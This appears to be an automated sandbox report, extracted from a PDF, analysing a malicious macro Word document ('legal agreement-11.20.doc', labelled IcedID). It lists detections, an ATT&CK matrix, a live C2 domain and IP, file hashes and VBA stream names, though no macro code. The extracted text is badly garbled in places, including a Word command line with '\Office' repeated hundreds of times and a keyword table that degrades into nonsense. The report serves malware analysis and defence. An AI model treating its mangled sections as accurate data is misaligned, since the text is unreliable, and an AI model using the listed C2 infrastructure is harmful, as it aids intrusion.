



**ID:** 324785

Sample Name: legal agreement-

11.20.doc Cookbook:

defaultwindowsofficecookbook.jbs

Time: 20:46:29 Date: 30/11/2020

Version: 31.0.0 Red Diamond

# **Table of Contents**

Table of Contents	2
Analysis Report legal agreement-11.20.doc	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	4
System Summary:	4
Signature Overview	4
AV Detection: Software Vulnerabilities:	5 5
System Summary:	5 5
Hooking and other Techniques for Hiding and Protection:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	<u> </u>
Unpacked PE Files Domains	
URLs	7
Domains and IPs	8
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
Public Conoral Information	9 9
General Information	
Simulations  Behavior and APIs	10 10
Joe Sandbox View / Context	10
IPs	10
Domains	11
ASN	11
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	11
Static File Info	14
General File Icon	14 14
Static OLE Info	14
General	14
OLE File "/opt/package/joesandbox/database/analysis/324785/sample/legal agreement-11.20.doc"	14
Indicators Summary	
Document Summary	15
Streams with VBA	15
VBA File Name: DAwDf.bas, Stream Size: 10861 General	15 15
VBA Code  VBA Code	
VBA File Name: HzOsx.cls, Stream Size: 6901	22
General	22

VBA Code Keywords	22
VBA Code	25
VBA File Name: RGHMS.bas, Stream Size: 8067 General	25 25
VBA Code Keywords	26
VBA Code	30
VBA File Name: ThisDocument.cls, Stream Size: 1127	30
General	30
VBA Code Keywords	30
VBA Code	30
VBA File Name: fbUcP.bas, Stream Size: 21538	31
General	31
VBA Code Keywords  VBA Code	31 43
Streams	43
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 496	44
General	44
Stream Path: PROJECTwm, File Type: data, Stream Size: 113	44
General	44
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3714	44
General Stream Path: VBA/SRP_0, File Type: data, Stream Size: 2007	44
General	44
Stream Path: VBA/_SRP_1, File Type: data, Stream Size: 206	44
General	44
Stream Path: VBA/_SRP_2, File Type: data, Stream Size: 348 General	45
General Stream Path: VBA/SRP_3, File Type: data, Stream Size: 106	45 45
General	45
Stream Path: VBA/dir, File Type: locale data table, Stream Size: 777	45
General	45
Network Behavior	45
Network Port Distribution	45
TCP Packets	46
UDP Packets	46
DNS Queries	46
DNS Answers	46
HTTP Request Dependency Graph	46
HTTP Packets	46
Code Manipulations	47
Statistics	47
Behavior	47
System Behavior	47
Analysis Process: WINWORD.EXE PID: 2232 Parent PID: 584	47
General	47
File Activities	48
File Created	48
File Deleted	48
File Written	48
File Read	49
Registry Activities  Key Created	49
Key Value Created	49
Key Value Modified	51
Analysis Process: rundll32.exe PID: 2408 Parent PID: 2232	52
General	53
File Activities	53
File Read	53
Disassembly	53
Code Analysis	53
Code Analysis	၁၁

# Analysis Report legal agreement-11.20.doc

#### Overview

#### **General Information**



#### **Detection**



#### **Signatures**



#### Classification



## **Startup**

- System is w7x64
- WINWORD.EXE (PID: 2232 cmdline: 'C:\Program Files\Microsoft Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office\Office
- cleanup

### **Malware Configuration**

No configs have been found

#### **Yara Overview**

No yara matches

### Sigma Overview

**System Summary:** 




Sigma detected: Execute DLL with spoofed extension

Sigma detected: Microsoft Office Product Spawning Windows Shell

# **Signature Overview**

Copyright null 2020 Page 4 of 53



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection



Multi AV Scanner detection for submitted file

Machine Learning detection for sample

#### **Software Vulnerabilities:**



Document exploit detected (process start blacklist hit)

### **System Summary:**



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA with functions possibly related to ADO stream file operations

Document contains an embedded VBA with functions possibly related to HTTP operations

### Hooking and other Techniques for Hiding and Protection:




Creates and opens a fake document (probably a fake document to hide exploiting)

# Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and	Network Effects	Remote Service Effects
Valid Accounts	Scripting 3 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares		Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 2	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	

Copyright null 2020 Page 5 of 53


# **Behavior Graph**




### **Screenshots**

#### **Thumbnails**

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Copyright null 2020 Page 6 of 53



# **Antivirus, Machine Learning and Genetic Malware Detection**

# **Initial Sample**

Source	Detection	Scanner	Label	Link
legal agreement-11.20.doc	29%	Virustotal		Browse
legal agreement-11.20.doc	11%		Script- Macro.Trojan.IcedID	
legal agreement-11.20.doc	100%	Joe Sandbox ML		

#### **Dropped Files**

No Antivirus matches

### **Unpacked PE Files**

No Antivirus matches

#### **Domains**

Source	Detection	Scanner	Label	Link
ewrhh539reopen.com	0%	Virustotal		Browse

### **URLs**

Copyright null 2020 Page 7 of 53

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

# **Domains and IPs**

#### **Contacted Domains**

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ewrhh539reopen.com	185.135.82.225	true	true	0%, Virustotal, Browse	unknown

# **URLs from Memory and Binaries**

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	rundll32.exe, 00000002.0000000 2.2094473454.000000001E27000. 00000002.0000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000002.0000000 2.2094255531.000000001C40000. 00000002.0000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000002.0000000 2.2094255531.000000001C40000. 00000002.0000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000002.0000000 2.2094255531.000000001C40000. 00000002.0000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000002.0000000 2.2094473454.000000001E27000. 00000002.0000001.sdmp	false	URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000002.0000000 2.2094473454.000000001E27000. 00000002.0000001.sdmp	false	<ul> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000002.0000000 2.2094255531.000000001C40000. 00000002.0000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000002.0000000 2.2094255531.000000001C40000. 0000002.0000001.sdmp	false		high

### **Contacted IPs**

Copyright null 2020 Page 8 of 53



### **Public**

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.135.82.225	unknown	Russian Federation	-	57494	ADMAN-ASRU	true

# **General Information**

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324785
Start date:	30.11.2020
Start time:	20:46:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	legal agreement-11.20.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	HCA enabled GGA enabled HDC enabled GSI enabled (VBA) AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.winDOC@3/8@2/1
EGA Information:	Failed

Copyright null 2020 Page 9 of 53

HDC Information:	Failed
HCA Information:	Successful, ratio: 100%     Number of executed functions: 0     Number of non-executed functions: 0
Cookbook Comments:	Adjust boot time Enable AMSI Found application associated with file extension: .doc Found Word or Excel or PowerPoint or XPS Viewer Found warning dialog Click Ok Attach to Office via COM Scroll down Close Viewer
Warnings:	Show All  Exclude process from analysis (whitelisted): dllhost.exe  Report size getting too big, too many NtQueryAttributesFile calls found.

# **Simulations**

### **Behavior and APIs**

No simulations

# Joe Sandbox View / Context

## IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.135.82.225	tell.11.30.2020.doc	Get hash	malicious	Browse	ewrhh539r     eopen.com/     analytics/     5v5qKRCIFn     FV0360B8ZI     1sXW6d1Ali     ZKsw068hkt     ST7qH/urizk7?     kWY=tQq     vDY_tWlflY     &SZCeI=GED     kkUKYXTtl&     hoDg=RiD_     tnbF&vQB=c     Bx0WM&UupO =qAlrOAp
	tell.11.30.2020.doc	Get hash	malicious	Browse	ewrhh539r     eopen.com/     analytics/     5v5qKRCIFn     FV036OB8ZI     1sXW6d1Ali     ZKsw068hkt     ST7qH/urizk7?     kWY=tQq     vDY_tWiflY     &SZCel=GED     kkUKYXTtl&     hoDg=RiD     tnbF&vQB=c     BxoWM&UupO     =qAIrOAp

Copyright null 2020 Page 10 of 53

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tell.11.30.2020.doc	Get hash	malicious	Browse	ewrhh539r     eopen.com/     analytics/     5v5qKRCIFn     FV0360B8ZI     1sxW6d1Ali     ZKsw068hkt     ST7qH/urizk7?     kWY=tQq     vDY_tWiffY     &SZCel=GED     kkUKYXTtl&     hoDg=RiD_tnbF&vQB=c     BxoWM&UupO =qAIrOAp

### **Domains**

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ewrhh539reopen.com	tell.11.30.2020.doc	Get hash	malicious	Browse	• 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	• 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	• 185.135.82.225

# ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ADMAN-ASRU	tell.11.30.2020.doc	Get hash	malicious	Browse	• 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	• 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	• 185.135.82.225
	1130_206410993.doc	Get hash	malicious	Browse	• 185.133.40.192
	1125_56873981.doc	Get hash	malicious	Browse	• 185.133.40.192
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	• 185.133.40.192
	1119_673423.doc	Get hash	malicious	Browse	• 185.133.40.192
	report_09.23.2020.doc	Get hash	malicious	Browse	• 109.237.109.96
	report_09.23.2020.doc	Get hash	malicious	Browse	• 109.237.109.96
	report_09.23.2020.doc	Get hash	malicious	Browse	• 109.237.109.96
	dictate.09.20.doc	Get hash	malicious	Browse	• 109.248.250.2
	dictate.09.20.doc	Get hash	malicious	Browse	• 109.248.250.2
	dictate.09.20.doc	Get hash	malicious	Browse	• 109.248.250.2
	material,09.20.doc	Get hash	malicious	Browse	• 109.248.250.2
	material,09.20.doc	Get hash	malicious	Browse	• 109.248.250.2
	material,09.20.doc	Get hash	malicious	Browse	• 109.248.250.2
	inquiry_09.20.doc	Get hash	malicious	Browse	• 185.135.81.234
	inquiry_09.20.doc	Get hash	malicious	Browse	• 185.135.81.234
	inquiry_09.20.doc	Get hash	malicious	Browse	• 185.135.81.234
	question 09.16.2020.doc	Get hash	malicious	Browse	• 109.248.250.2

# **JA3 Fingerprints**

No context

# **Dropped Files**

No context

# **Created / dropped Files**

C:\ProgramD	C:\ProgramData\flsYG.pdf		
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE		
File Type:	HTML document, ASCII text		
Category:	dropped		
Size (bytes):	205		
Entropy (8bit):	5.168869452350013		
Encrypted:	false		
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3qTKCezocKqD:J0+oxBeRmR9etdzRxq/ez1T		

Copyright null 2020 Page 11 of 53

C:\ProgramDat	ta\flsYG.pdf
MD5:	982A94DAD49B4BBA9D058DA17922D3AB
SHA1:	33A72CE0672D94B1C1F9D901149040F43B74018B
SHA-256:	42FABA97863C49E13CE72F03B6595F0A47D3885FA60FD85ECF6C0E254693C3D3
SHA-512:	4B38306136CF641E8F753C44F7F3DFE3B840A85FA152F02946F1F9CB435CE6C8A4E1F35517B3D8D3A755A8E923E4A16B60D674926F49D8E1156C1D5FED1D54C
Malicious:	false
Reputation:	low
Preview:	HTML PUBLIC "-//IETF//DTD HTML 2.0//EN" . <html><head>.<title>404 Not Found</title>.</head><body>.<h1>Not Found</h1>.The requested URL "ur izk9" was not found on this server</body></html> .

C:\Users\use	r\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB793AD.jpg
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v62), quality = 100", baseline, precision 8, 700x170, frames 3
Category:	dropped
Size (bytes):	64596
Entropy (8bit):	7.846689441721971
Encrypted:	false
SSDEEP:	1536:g9YKR3DDGBMw3R/P+aV9wXux5d/61d8pPBqlCRwrr:AY6DibR/9Suxr7ZyK
MD5:	BDC09AEFFCF50F1264DF855442A5ECAB
SHA1:	2A4DC40177C20D08D47EF724F15FC3D579BE948D
SHA-256:	112AB70825D301BC43D153F78A559EA386424D25559932C6779E6E2CB48C4218
SHA-512:	305190D1B0E4C3E750ACE7603C2B7B88695715724F643A797C2F75996049A2DB720745EFE1658B423436C4C613371A98BA1B2F0261323DB4B85891DAF7617F8F
Malicious:	false
Reputation:	low
Preview:	JFIF <creator: (using="" gd-jpeg="" ijg="" jpeg="" quality="100C&lt;/td" v1.0="" v62),=""></creator:>

C:\Users\user	\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{784042DB-DE8E-4300-98F0-AE5841A8170E}.tmp
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	

C:\Users\user	\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A867ADF-3614-4635-BF44-6C9AC8D8FC42}.tmp
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.11299086186625841
Encrypted:	false
SSDEEP:	3:llYdltn/lLx:A3j
MD5:	4F623FD3DFF65BBFF135A09C0E2A16A7
SHA1:	E0C17EE20374D1CE7BE65B6277951D5F51570CFE
SHA-256:	41C64A41F61CB69367D4DFE999838D3F55AC84F01656A344772C609003B1E3AF
SHA-512:	F6DDD92782C0BB129A794A470FB3364578FEF19EDFA00ED258A0B4945FC11051508CEBC40EA599D36863A00540E10B4953415DF19856E237D9F57FC42C2BF7E0
Malicious:	false
Reputation:	high, very likely benign file

Copyright null 2020 Page 12 of 53

C:\Users\user	\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A867ADF-3614-4635-BF44-6C9AC8D8FC42}.tmp
Preview:	, , , , , , , , , , , , , , , , , , , ,
0.111	AA wa Dada Da wasin alaki waxa 1907 a aha wa shi a da d
	\AppData\Roaming\Microsoft\Office\Recent\index.dat
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	101
Entropy (8bit):	4.464139764857863
Encrypted:	false
SSDEEP:	3:M10CAEwSMRAEwSMmX10CAEwSMv:McCAEHGAEH6CAEHu
MD5:	1671E5B395944C70526000CB897848CF
SHA1:	6E0DD39F6319694E77F2D782F105C3BE56AFF609
SHA-256:	45501AECF5CD63FEF76AF132409C70879767588B54FE09593D3FFE578A04F85C
SHA-512:	CC806AE689926BAF73CF22816C9FF66D3628B6E07D93DFF747F2371DC6CBB7BA78C93A350A1FAB23676005DB15D5514AE9461CC2B5F03F5846D07876A3CDA
Malicious:	false
Reputation:	low
Preview:	[doc]legal agreement-11.20.LNK=0legal agreement-11.20.LNK=0[doc]legal agreement-11.20.LNK=0
C:\Users\user	\AppData\Roaming\Microsoft\Office\Recent\legal agreement-11.20.LNK
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020,
_	atime=Tue Dec 1 03:47:37 2020, length=97716, window=hide
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.5522993226231465
Encrypted:	false
SSDEEP:	48:8Wm/XT0jF+x21x++hHRz0x+lSQh2Wm/XT0jF+x21x++hHRz0x+lSQ/:8J/XojF+x21xvF0xoSQh2J/XojF+x21v
MD5:	EA46982232936E8ED101FDA17C85F3B2
SHA1:	979A399F6BE91D587C5221654AF8E0F211F09E67
SHA-256:	B6C129816D5211B31CA4A878802B59506F78F7EFFE11B49F3AFFDF98B81DDFA9
SHA-512:	9B60C61A5CC7B6809423E6DB953203AA7977DC41C1161616258AB4FE05D0D696292DB460192425A0DB624F619C305372F3F5741CE456FDADEE55E1C605834D4
Malicious:	false
Reputation: Preview:	low
rieview.	L
	\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyCKb0OHIMwBim1iffn:vdsCkWtPA08/+I
MD5: SHA1:	F3E6EBAC97D4DEF04C645869D96DC090 F6ADEED4922A5BEFAEC456E3F1BA1C3D424C0F60
SHA-256:	67DC32FE6B29E78D53027D0ABF9458FFC4CD1054A1A060EB96655C2449B5B728
SHA-230.	B6379D87B5913A8087BC0012F0AAFD9C742984C21680AAD112E7D749738A83BA04191293A05B28BF149E99ACF20AD3AD1D018715FEB4ABECA8EB0ED6252B5
	0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user
C:\Users\user	\Desktop\~\$gal agreement-11.20.doc
Process:	C:\Program Files\Microsoft Office\Office\4\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

Copyright null 2020 Page 13 of 53

C:\Users\user	\Desktop\~\$gal agreement-11.20.doc
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyCKb0OHIMwBim1ilfln:vdsCkWtPA08/+I
MD5:	F3E6EBAC97D4DEF04C645869D96DC090
SHA1:	F6ADEED4922A5BEFAEC456E3F1BA1C3D424C0F60
SHA-256:	67DC32FE6B29E78D53027D0ABF9458FFC4CD1054A1A060EB96655C2449B5B728
SHA-512:	B6379D87B5913A8087BC0012F0AAFD9C742984C21680AAD112E7D749738A83BA04191293A05B28BF149E99ACF20AD3AD1D018715FEB4ABECA8EB0ED6252B5970
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user

# Static File Info

General	
File type:	Microsoft Word 2007+
Entropy (8bit):	7.892131786651458
TriD:	<ul> <li>Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99%</li> <li>Word Microsoft Office Open XML Format document (49504/1) 32.35%</li> <li>Word Microsoft Office Open XML Format document (43504/1) 28.43%</li> <li>ZIP compressed archive (8000/1) 5.23%</li> </ul>
File name:	legal agreement-11.20.doc
File size:	110947
MD5:	dd94b123d6af85695d6d98435086e365
SHA1:	c205b26155463d369736c92d925112ab66fb5528
SHA256:	3eb8e615f381c1c610ad80dddba765fcc54a048b1ab0100 7d70e6a75c3bf27e0
SHA512:	f7720717c2a57de2a0000e55c6216def924570772caeb82 957c3e5ee8fc908ad47a444be14e4ee65ce1e41ac2b02c 22a537240c9d68c8622811342829bf6a510
SSDEEP:	1536:B7N2/n1EEf2+Ayy8xI9YKR3DDGBMw3R/P+aV9 wXux5d/61d8pPBqICRwr1BxpN/:hN2NBe+gY6DibR/9S uxr7ZymBrN/
File Content Preview:	PK!.t.\[Content_Types].xml(

### File Icon

Icon Hash:	e4eea2aaa4b4b4a4

# Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

# OLE File "/opt/package/joesandbox/database/analysis/324785/sample/legal agreement-11.20.doc"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	

Copyright null 2020 Page 14 of 53

Indicators	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Title:	
Subject:	
Author:	jffyirj
Keywords:	
Template:	Normal.dotm
Last Saved By:	Administrator
Revion Number:	2
Total Edit Time:	0
Create Time:	2020-11-30T06:48:00Z
Last Saved Time:	2020-11-30T06:48:00Z
Number of Pages:	1
Number of Words:	0
Number of Characters:	1
Creating Application:	Microsoft Office Word
Security:	0

Document Summary	
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

### Streams with VBA

#### VBA File Name: DAwDf.bas, Stream Size: 10861

General	
Stream Path:	VBA/DAwDf
VBA File Name:	DAwDf.bas
Stream Size:	10861
Data ASCII:	xx
	M E M E
Data Raw:	01 16 03 00 00 f0 00 00 00 82 03 00 00 d4 00 00 08 80 1 00 00 ff ff ff ff 89 03 00 00 3d 1d 00
	00 00 00 00 00 00 01 00 00 00 ad 9c ef 78 00 00 ff ff 03 00 00 00 00 00 00 b6 00 ff ff 01 01 00
	00 00 00 ff ff ff ff 00 00 00 00 ff ff f
	00 00 00 00 00 00 00 00 00 00 00 00 00

### **VBA Code Keywords**

Keyword Ceyword Ceywor
onjury
voodwork
Manacled
attice
nell
arachnoid
riolinist
Evicts
ousing
Superglue
stripiest
ontemplating
Disarming
vczP
oreaches .
ınladen
laintily

Copyright null 2020 Page 15 of 53

Section   Sect	V
Direct           Eventomen           Interviolated           Interviolated      <	Keyword
Nyanoranas tree nationales tre	
Testing   Test	
rice rationalised           with remain           with remain           place	
######################################	
residence           dock           dock           dock           Descripted           Descripted           Descripted           Descripted           Descripted           Store           Store         Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store           Store	
miletory           miletory           miletory           miletory           miletory           monor	
Part	
Presentabled           DebaCPT           Schooler	
PAMOF           Absorber           Absorber           Absorber           Absorber           Absorber           Absorber           Billiager	
sabing           Operata           Chicker           Oxford           December           Contaming           Interest           Contaming           Interest           Contaming           Interest           Contaming           Interest           Contaming           Interest           Contaming           Vertices           Vertices           Vertices           Commenters           Commenters           Computational           Vertices	
Accent Clinion	
yysenis	
Clinker	
scots or many           contacts or many           Companions           Companions           Companions           Contacts or many           Contacts or many <td></td>	
Inferrity           Cooleanare           Illustrations           Visity           Medicale           Severana           Everana	
Cookwire           Historitories           bissis           vestry           Melodic           Devenues           unterprinting           peed orneles           Computational           requist           Verbaused           Development           Scribty	
Illustrations   Illustration	
covertousness           billish           vertory           Weldolfs           covertuses           country           contry           compositions           Compositions           Togula           vertory           Vertory           Sectatives           Ownerload           owne	
planth           Vestty           Welded           Overtues           summariser           retrietprising           speed or metter           Compotational           Treguilo           Verbis	
